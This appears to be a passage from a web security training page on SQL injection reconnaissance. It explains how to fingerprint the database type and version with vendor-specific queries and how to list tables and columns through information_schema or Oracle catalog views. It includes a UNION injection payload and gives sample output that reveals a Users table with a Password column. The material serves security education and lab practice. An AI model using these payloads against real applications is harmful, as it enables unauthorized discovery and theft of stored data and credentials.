
LOGIN



Examining the database in SQL injection attacks

To exploit <u>SQL injection</u> vulnerabilities, it's often necessary to find information about the database. This includes:

- The type and version of the database software.
- · The tables and columns that the database contains.

Querying the database type and version

You can potentially identify both the database type and version by injecting provider-specific queries to see if one works

The following are some queries to determine the database version for some popular database types:

Database type Query
Microsoft, MySQL SELECT @@version

Oracle SELECT * FROM v\$version

PostgreSQL SELECT version()

For example, you could use a UNION attack with the following input:

```
' UNION SELECT @@version--
```

This might return the following output. In this case, you can confirm that the database is Microsoft SQL Server and see the version

```
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)

Mar 18 2018 09:11:49

Copyright (c) Microsoft Corporation

Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build 14393: ) (Hypervi:
```

LAB PRACTITIONER

SQL injection attack, querying the database type and version on Oracle →

LAB PRACTITIONER

SQL injection attack, querying the database type and version on MySQL and Microsoft →

Listing the contents of the database

Most database types (except Oracle) have a set of views called the information schema. This provides information about the data

For example, you can query information schema.tables to list the tables in the database:

SELECT * FROM information schema.tables

This returns output like the following:



TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	======================================
MyDatabase	dbo	Users	BASE TABLE
MyDatabase	dbo	Feedback	BASE TABLE

This output indicates that there are three tables, called <code>Products</code>, <code>Users</code>, and <code>Feedback</code>.

You can then query information_schema.columns to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

This returns output like the following:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	DATA_TYPE
MyDatabase	dbo	Users	UserId	========= int
MyDatabase	dbo	Users	Username	varchar
MyDatabase	dbo	Users	Password	varchar

This output shows the columns in the specified table and the data type of each column.

LAB

PRACTITIONER

SQL injection attack, listing the database contents on non-Oracle databases →

Listing the contents of an Oracle database

On Oracle, you can find the same information as follows:

• You can list tables by querying all tables:

```
SELECT * FROM all_tables
```

• You can list columns by querying all_tab_columns:

```
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

LAB

PRACTITIONER

SQL injection attack, listing the database contents on Oracle →

Burp Su Web vulr Burp Sui Release Want to track your progress and have a more personalized learning experience? (It's free!)

SIGN UP

LOGIN ry stion

3)

Customers

Organizations Testers Developers

Company

About Careers Contact Legal Privacy Notice

Insights

Web Security Academy Blog Research





Find SQL injection vulnerabilities using Burp Suite

TRY FOR FREE